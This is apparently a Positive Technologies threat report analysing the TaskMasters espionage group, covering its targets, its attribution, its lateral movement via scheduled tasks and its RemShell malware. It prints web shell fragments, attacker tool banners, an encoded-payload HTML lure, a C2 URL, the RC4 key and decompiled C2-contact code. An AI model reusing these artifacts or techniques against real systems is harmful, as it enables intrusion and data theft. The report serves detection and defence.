OPERATION TASKMASTERS

Cyberespionage in the digital economy age

ptsecurity.com

Introduction

In the course of cyberincident investigations and threat analysis research, Positive Technologies experts have identified activity by a criminal group whose aims include theft of confidential documents and espionage. In this report, we will pay a close look at the tools, techniques, and procedures employed by the group as well as share indicators of compromise for detecting attacks.

Objectives

The main objective of the group is to steal confidential information. The attackers attempt to burrow into corporate information systems for extended periods and obtain access to key servers, executive workstations, and business-critical systems.

At one of the attacked companies, the earliest traces of the group's presence on infrastructure dated to 2010. Since the group had obtained full control of some servers and workstations by that time, the initial breach must have occurred much earlier.

Most of the attacked companies relate to manufacturing and industry. In total we are aware of compromise of over 30 companies and organizations in various sectors, including:


- Manufacturing and industry
- Energy
- Government
- Science and technology
- Systems integration
- Software development
- Geology
- Transport and logistics
- Real estate
- Construction

The group attacked companies in a number of countries. A significant number of their targets were located in Russia and the CIS.

Attribution

Identified by the PT Expert Security Center in 2018, the group used an unusual method for lateral movement on network infrastructure: creation of tasks in the Task Scheduler. As a result, the group has been dubbed TaskMasters.

The GitHub code of the ASPXSpy2014 web shell, which was used in the attack process, contains references to Chinese developers (see Figure 1). However, the version we discovered instead contains a reference to google.ru.



https://raw.githubusercontent.com/tennc/webshell/master/aspx/AspxSpy2014Final.aspx

```
onClick="zcg_btnPlgLoad_Click" />
        <div id="zcg_div_PluginResult" runat="server"></div>
        </div>
                </td></tr></table>
                <div style="padding:10px;border-bottom:1px solid #fff;border-top:1px solid
#ddd;background:#eee;">Copyright(C)2006-2014 <a href="http://www.rootkit.net.cn"
target="_blank">Bin'Blog</a> All Rights Reserved.</div></div>
                <script>var tmpdiv=document.getElementById('zcg_divresize');var
tmpwidth=document.getElementById('Bin_Div_Head').clientWidth+"px";if(tmpdiv)
{tmpdiv.style.width=tmpwidth;}</script>
                </form>
        </body>
</html>
```

```
            <asp:TableRow CssClass="head"><asp:TableCell Width="60%">File
            Path</asp:TableCell><asp:TableCell Width="20%">Last
            modified</asp:TableCell><asp:TableCell
            Width="20%">Size</asp:TableCell></asp:TableRow>
        </asp:Table>
    </div>
        </td></tr></table>
        <div style="padding:10px;border-bottom:1px solid #fff;border-top:1px solid
        #ddd;background:#eee;">Copyright(C) <a href="https://www.google.ru"
        target="_blank">Google</a> All Rights Reserved.</div></div>
        <script>var tmpdiv=document.getElementById('zcg_divresize');var
        tmpwidth=document.getElementById('Bin_Div_Head').clientWidth+"px";if(tmpdiv)
        {tmpdiv.style.width=tmpwidth;}</script>
        </form>
    </body>
</html>
```

Figure 1. ASPXSpy: public version vs. version used in attack

The requests sent to the web shells contained IP addresses belonging to a hosting provider and printing house in Eastern Europe. However, the event log of the proxy server at one of the attacked organizations captured the moment when the attackers switched to the residential Chinese IP address 115.171.23.103. This most likely was caused by a software VPN going offline during the attack.




115.171.23.103

Basic Information

Network	CNIX-AP — China Networks Inter-Exchange, CN (CN)
Routing	115.171.0.0/18 via AS4847
Protocols	no publicly accessible services

Figure 2. Lookup of IP address 115.171.23.103

The attackers used a copy of WinRAR that had been activated with a key widely distributed on Chinese-language web forums.



[redacted]
- indicators (2/9)
- virustotal (n/a)
- dos-stub (448 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (7)
- libraries (3)
- imports (70/116)
- exports (2)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (43)
- strings (105/1715)
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

type	size	location	blacklisted (105)	item (1715)
ascii	54	-	-	6412212250e176d4b2bb9969aa10fa8592c959444c459d1fd02544
ascii	54	-	-	6412212250998e5fb5052ea455d7b3f00668893800e9f5594a56b2
ascii	54	-	-	64122122506fc6583934a1fdeadf86e02fd686e2307b472e2059c3
ascii	54	-	-	641221225034990bf03e2c1e07247e29f73ee989f8fadf01f2aed8
ascii	54	-	-	6412212250af6746ce780e381e8e0afa4d3462db5ff2b036e55c0d
ascii	54	-	-	64122122507e1bc16586f1193d2ab2480c3b75078e69e5ef8bf87a
ascii	54	-	-	64122122501d8982baf0dd2bbb31a95b4a745e568f66c224c93dc1
ascii	15	-	-	Chip-China-Club
ascii	9	-	-	Version:
ascii	7	-	-	rar.lng
ascii	31	-	-	Illegal mode in _vector_delete_
ascii	28	-	-	Illegal mode in _vector_new_
ascii	32	-	-	Illegal dtorMode in _vector_new_
ascii	8	-	-	borlndmm
ascii	47	-	-	hrdir_b.c: LoadLibrary != mmdll borlndmm failed
ascii	8	-	-	borlndmm
ascii	24	-	-	@Borlndmm@SysGetMem$qqri
ascii	26	-	-	@Borlndmm@SysFreeMem$qqrpv
ascii	30	-	-	@Borlndmm@SysReallocMem$qqrpvi


【注意】CHIP推出CHIP读者33元购买正版WinRAR的活动。 - 精品技术 ...
https://et8.net/bbs/showthread.php?p=3178515 ▾ Перевести эту страницу
可惜Liscense key统一为：**Chip-China-Club** License 是CCF的就绝对支持了~~~ ... 可惜Liscense key统一为：**Chip-China-Club** License 是CCF的就绝对支持了~~~ ...

有没有RAR中文破解器_百度知道
https://zhidao.baidu.com/question/22624198.html ▾ Перевести эту страницу
22 мар. 2007 г. - **Chip-China-Club** License #442 of 558.
UID=88a59cf030de2e5d62e0
641221225062e0dce43b7397473d06e999955a604360643460d6b8

解决WinRaR购买提示_百度文库
wapwenku.baidu.com/.../ede166be960590c69ec376d5?... - Перевести эту страницу
... 0fc448ac7fea9ea6fb6e6302186b59ae08ae47dccc430047386210
WinRAR3.60 Beta 1 注册码： RAR registration data **Chip-China-Club**
License #442 of 558 ...

Figure 3. WinRAR license key published on Chinese-language forums

One of the tasks made use of the domain Brengkolang.com, which had been registered through a Chinese registrar.



First Seen 2012-03-03
Last Seen 2014-04-19
Registrar SHANGHAI YOVOLE ...
Registrant -

3 Resolutions, 1 WHOIS, 0 Certificate, 1 Subdomains


CHANGE HISTORY
2018-07-01

RECORD FROM 2018-07-01
Checked by RiskIQ |Expired 4 years ago |Created 5 years ago

Attribute	Value
WHOIS Server	whois.yovole.com
Registrar	SHANGHAI YOVOLE NETWORKS INC.
Email	wwwda3366@126.com (registrant, admin, tech)
Name	wei changhuan (registrant, admin, tech)
Organization	
Street	guangxishengqinzhoushi (registrant, admin, tech)
City	
State	
Postal	535000 (registrant, admin, tech)
Country	CHINA (registrant, admin, tech)
Phone	867773427895 (registrant, admin, tech)
NameServers	ns3.yovole.com ns4.yovole.com

Figure 4. Information about Brengkolang.com


Many of the utilities contain error messages and other debugging information in broken English. This would be consistent with English being a second language for the developers.



```
Usage:
WIPCS v3.0
Connect to %-20s /u:%-20s pass:%-20s failed.
Error:%d
Connect to %-20s /u:%-20s pass:%-20s Succeed,but without access!  ]
Connect to %-20s /u:%-20s pass:%-20s Succeed
%s\%s
\c$\*
Computer file %s Wrong!
Finished!
Open User file  %s Wrong!
Open Password file  %s Wrong!
Computer format in file wrong!
Computer format wrong!
```

Figure 5. Error messages written in broken English

In addition, some of the attackers' self-developed utilities contain the string "by AiMi". This artifact is present both in client backdoors and server components.



```
--------------------- HHTPS --------------- by: AiMi
-hosts                     Lists all hosts
-this                      Displays current host
-set [SEQ]                 Change another host to control
-pslist                    Displays a list of applications
-pskill [PID]              End processes by pid
-download [URL] [FILE]     Download file
-upload   [FILE] [NAME]    Upload file
-exit                      Exit process of current host
-help                      HELP
```

```
[redacted]\spk>scan.fnt

*-------------------------------------------------by: AiMi---
* usage:                                                    *
*    scan.fnt   ip                 port                     *
*               [ip1-ip3]          [port1,port2...]         *
*               [ip1,ip3-ip6]      [port1-port3,port6]      *
----------------------------------------------------------- *

[redacted] spk>scan.fnt 127.0.0.1 80
Creating socket...

scanning port:  80...
127.0.0.1       port: 80        closed

scan finish!
```

```
*************** List users logged on ********** by: AiMi
Usage: ul.t \\computername
   or: ul.t filename
```

Figure 6. Reference to the developers in script interface

In a previous report, we noted that demand for malware development on the darkweb significantly exceeds supply.[1] As a result, malware is increasingly available to anyone willing to pay.

Growing malware supply has pushed cybercriminals to use ready-made tools, which significantly complicate attack attribution.

[1] ptsecurity.com/ww-en/analytics/darkweb-2018/

If different cybercriminals use the same services, they could be mistakenly thought to be in the same group. The same problem applies to determining the attackers' country. Code comments in any particular language only mean that the malware was created by a speaker of that language, who may have sold it afterward. Phishing messages, which may have been written sloppily, are also problematic for attribution. The bottom line is that surefire identification is possible only when attackers use exclusive exploits and malware.

Methods

The overall attack vector is rather traditional. After reaching the local network, the attackers study the infrastructure, exploit system vulnerabilities (such as CVE-2017-0176), and then download a particular toolkit to compromised hosts and unpack it (we will call the toolkit TaskMasters, the same name as for the group itself). With this toolkit, they search for, copy, and archive files of interest. The files are then sent to command and control (C2) servers.

For lateral movement on the network, the attackers run system commands on remote hosts via the AtNow utility, which enables running software and commands at preset intervals of time. For managing hosts, they use small backdoors, which are used to connect to C2 servers. Backup communication methods exist as well, in the form of web shells on external resources (such as an Exchange server).

STAGE 1.
Attack on workstations

Payoff for attackers:

- Sensitive documents
- Remote administration
- User credentials

STAGE 2.
Attack on domain controllers

Payoff for attackers:

- Privileged account credentials
- Ease and stealth in lateral movement
- User credentials

STAGE 3.
Attack on file, database, and application servers

Payoff for attackers:

- Sensitive documents
- User credentials

STAGE 4. Attack on servers and workstations of executives, IT and security staff

Payoff for attackers:

- Full compromise of network
- Knowledge of infrastructure and
- cybersecurity solutions in place
- User credentials



File server, mail server, 1C (accounting) server
STAGE 3
IT servers and workstations, security servers and workstations, security mechanisms (such as antivirus software, SIEM)
STAGE 4
Webshell,
Backdoor
AtNow,
Mimikatz
Domain controllers
STAGE 2
AtNow,
Mimikatz
AtNow,
Mimikatz
Document management system, employee PCs, executive PCs
STAGE 1
Backdoor,
AtNow,
Mimikatz
TaskMasters group
HACKERS

Figure 7. Attack scheme

The group uses Dynamic DNS infrastructure for its domains. It also makes active use of supply chain attacks.

To scan the network and compromise systems, the attackers use both software available freely online (such as NBTScan, pwdump, and Mimikatz) and custom-developed utilities. At this point, we will proceed to describe the TaskMasters arsenal in more detail.

Tools

The following tables are a compilation of information about software used by the group. Utilities developed by the group itself have been listed in a separate table.

Table 1. Custom-developed TaskMasters software

NAME	DESCRIPTION
RemShell	Main malware for remote command execution on infected hosts. Key features: ▪ Running commands on a host in the form cmd.exe /c <command> with function call CreateProcessA and sending of results to the C2 server ▪ Sending of attacker-specified files to server ▪ Downloading of files from server
GetDir	Utility for viewing files on accessible remote network resources with username and password.
FCopy	Utility for copying files by means of direct disk access. Can even copy files that are blocked by other processes.
Service utility	Utility for installing and removing services. Alternative to the system utility sc.exe.
Pst utility	Utility for extracting emails from Personal Storage Table (*.pst) files, which are used by Microsoft Exchange Client, Windows Messaging, and Microsoft Outlook.
EnumLogonSession utility	Utility for listing active user sessions on a local host.
TimestampChange	Utility for changing the timestamp of the indicated file to equal the timestamp of *%WINDIR%\System32\kernel32.dll.* Designed to complicate investigators' search for forensic artifacts.
HTTP ping	Utility for checking the HTTP accessibility of a resource from remote computers. Interfaces with remote machines via scheduled tasks and shared network resources
LoggedOnUsers	Utility for getting the list of users who are currently logged in.
Redirect ports	Utility for redirecting network connections from a certain host and TCP port combination to a different one. In effect, a primitive proxy server.
HostUserList	Utility for enumerating users on a network host.
TFS	Utility for uploading files to a C2 server.
ZB	Utility for capturing network traffic. Records all captured traffic in PCAP format.
WIPCS	Utility for copying a specified file to a remote shared network resource.
404-input-shell (web shell)	Web shells for running commands based on .NET. Functions include: ▪ Running system commands ▪ Downloading files to server ▪ Uploading files from server ▪ Authenticating with MD5 hash (detailed in the text of this report)

Table 2. Publicly available software

NAME*	EXAMPLES OF USE*	DESCRIPTION
AtNow	APT18 APT29 APT32 RTM Cobalt Group	Utility for creating local or remote scheduled tasks, which run within 70 seconds of being scheduled. Main utility used by the attackers for lateral movement. Part of the utility suite from NirSoft.
pwdump	APT1 FIN5	These utilities are intended for extracting the LM or NTLM hashes of account passwords in Windows (SAM). Most of the code for these programs is open-source and freely available.
gsecdump	APT1 TG-3390 (APT27)	Utility for extracting password hashes from SAM and Active Directory. Freely distributed.
HTran	APT27	Utility for redirecting traffic from the specified port of the current host to a particular port on another host. In effect, acts as a SOCKS proxy server. Freely distributed.
NBTScan	TG-3390	Scanner for detecting openly accessible NetBIOS name servers on the local TCP/IP network, which allows finding accessible network shares on hosts.
RAR	APT1 Daserf Lurid TG-3390	WinRAR. Used for packing, both to stage collected information on the target infrastructure and to send this information to the attackers' server.
ASPXSpy2014 (web shell)	TG-3390	Capabilities of this feature-rich web shell include: ▪ Authentication with MD5 hash ▪ File manager ▪ File search ▪ Running of system commands ▪ Running of WMI queries ▪ Self-removal ▪ Process killing ▪ Copying of file timestamps ▪ Enumeration of processes ▪ Enumeration of services ▪ Scanning of network ports ▪ Running of SQL queries ▪ Uploading files from server ▪ Downloading files to server Web shell is detailed in the text of this report.
Mimikatz	APT1 APT28 Ke3chang Lazarus Group TG-3390	Utility for extracting authentication information from memory on Windows operating systems: plaintext passwords, password hashes, Windows PIN codes, and Kerberos tickets. Also can perform attacks: pass-the-hash, pass-the-ticket, and others. Freely distributed.
ProcDump		Utility for creating process dumps. Part of Sysinternals Tools.
PSExec	Ke3chang BlackEnergy APT10 APT33 APT34 APT35	Utility for remote command-line management of network hosts. Part of Sysinternals Tools.
PSList		Utility for viewing a list of processes currently running in the operating system. Part of Sysinternals Tools.
DBX dump utility		Utility for extracting data from *.dbx files, which store Outlook Express folders. Alternative build of dbx_utils source code from the Lucian Wischik utility suite.
PortScan		Program for scanning open ports at a specified IP address or range of IP addresses. Multithreaded scanning.
reGeorg (web shell)		A web shell that acts as a SOCKS proxy server and complements reDuh, which is used for TCP tunneling over HTTP.
jsp File browser (web shell)		A Java Server Pages web shell for performing simple file operations, such as copying, creating, and deleting files. Also supports downloading files as a *.zip archive.

* Links to publicly available software and examples of use are given in the listing on page 20.

Technical details

RemShell

The main software used by the TaskMasters group, RemShell controls infected hosts and consists of two components:

- RemShell Downloader (downloader)
- RemShell (main functionality)

Let's look closely at each component.

RemShell Downloader

This component delivers the main payload to the target system. A flowchart illustrating the downloader's operation is given in Figure 8.

The downloader accesses an HTML page (the address is set in the downloader's code) and reads the *Attribute* value of the *html tag* (see Figure 9). This value is then decrypted. Depending on the value, the downloader either switches to sleep mode or saves the PE file to disk and launches it. The PE file is the payload, containing the main RemShell Trojan.




Run Sleep command
Decode payload
PE file: TaskMasters RemShell
http://45.63.115.143/music/442-720.htm
EAAAAAiPloVMJ-OGnug6tfz5v7L8
3
Read Attribute
2
3
1
Make URL request
RemShell Downloader


Figure 8. RemShell Downloader flowchart



```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html Attribute="EAAAAAiPloVMJOGnuQ6tfz5Z7KE-" xml:lang="de" lang="de" xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
    <meta http-equiv="Content-Style-Type" content="text/css" />
    <!-- saved from url=(0014)about:internet -->
    <meta name="keywords" content="vSphere-Client,vCenter Server,ESXi,Snapshots" />
    <title>Mehrfache Snapshots</title>
    <link rel="StyleSheet" href="css/GUID-B75512F1-EF85-4237-89CB-353E77284931.css" type="text/css" media="all" />
    <link rel="StyleSheet" href="css/webworks.css" type="text/css" media="all" />
    <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/context.js"></script>
    <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/towwhdir.js"></script>
    <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/wwhpagef.js"></script>
    <script type="text/javascript" language="JavaScript1.2">
      <!--
        var  WebWorksRootPath = "";
      // -->
    </script>
    <script type="text/javascript" language="JavaScript1.2">
      <!--
```

Figure 9. Example HTML file

The downloader contains a string used for comparison purposes, in order to search for the fragment in the HTML source with the Attribute value (see Figure 10).




```
.data:1001B650 ; char aHtmlAttribute[]
.data:1001B650 aHtmlAttribute  db '<html Attribute="',0
```

Figure 10. Substring in HTML file for search purposes

We also analyzed the payload encryption process. It consists of four stages:

1. Key preparation (RC4KeyPrepare), with each byte XORed against a constant string.
2. Base64 encoding.
3. RC4 encryption.
4. ZLIB compression.

In the downloader code, inside the entry for the RC4 key used for decryption, our experts uncovered friendly wishes from the developers (see Figure 11).



```
.data:1001B628 aOncemoreopenla db 'oncemoreopenlargesetsecuritygoodluck',0
```


Figure 11. RC4 key

RemShell

As the main malware used to control infected hosts, RemShell offers attackers several capabilities:

1. Remote control via cmd shell.
2. Downloading of files to remote host.
3. Uploading of files from remote host to C2 server.

Note that the malware has two C2 servers. The first C2 server acts as a middleman or proxy that, when requested by the malware, provides the address of the main C2 server. The first C2 server can also send the command to hand off the malware to the other C2 proxy server. Since all changes occur in memory, after a restart the malware will contact the C2 proxy server whose address is indicated in the malware code. Note that the malware will stop working until it receives the address of the main C2 server (see Figure 12).



```
while ( !g_isNextServerReceived )
  Sleep(0x7530u);
v6 = strstr(g_preparedReceivedStageSereverPath, &String2);
if ( v6 )
{
  strcpy(&MultiByteStr, v6);
  g_preparedReceivedStageSereverPath[strlen(g_preparedReceivedStageSereverPath) - strlen(&MultiByteStr)] = 0;
}
MultiByteToWideChar(
  0,
  0,
  g_preparedReceivedStageSereverPath,
  strlen(g_rawReceivedStage1ServerInfo) + 1,
  &g_wideUserAgent,
  102400);
v7 = (g_tmwhttpapi.WinHttpOpenConnect)(v31, &g_wideUserAgent, 80, 0);
MultiByteToWideChar(0, 0, &MultiByteStr, strlen(&MultiByteStr) + 1, &g_wideUserAgent, 102400);
v8 = (g_tmwhttpapi.WinHttpOpenRequest)(v7, aGet, &g_wideUserAgent, 0, 0, 0, 256);
v9 = v8;
if ( v8 )
{
  (g_tmwhttpapi.WinHttpSendRequest)(v8, 0, 0, 0, 0, 0, 0);
  memset(&g_stage2RecvData, 0, 0x800u);
  v30 = 0;
  (g_tmwhttpapi.WinHttpReceiveResponse)(v9, 0);
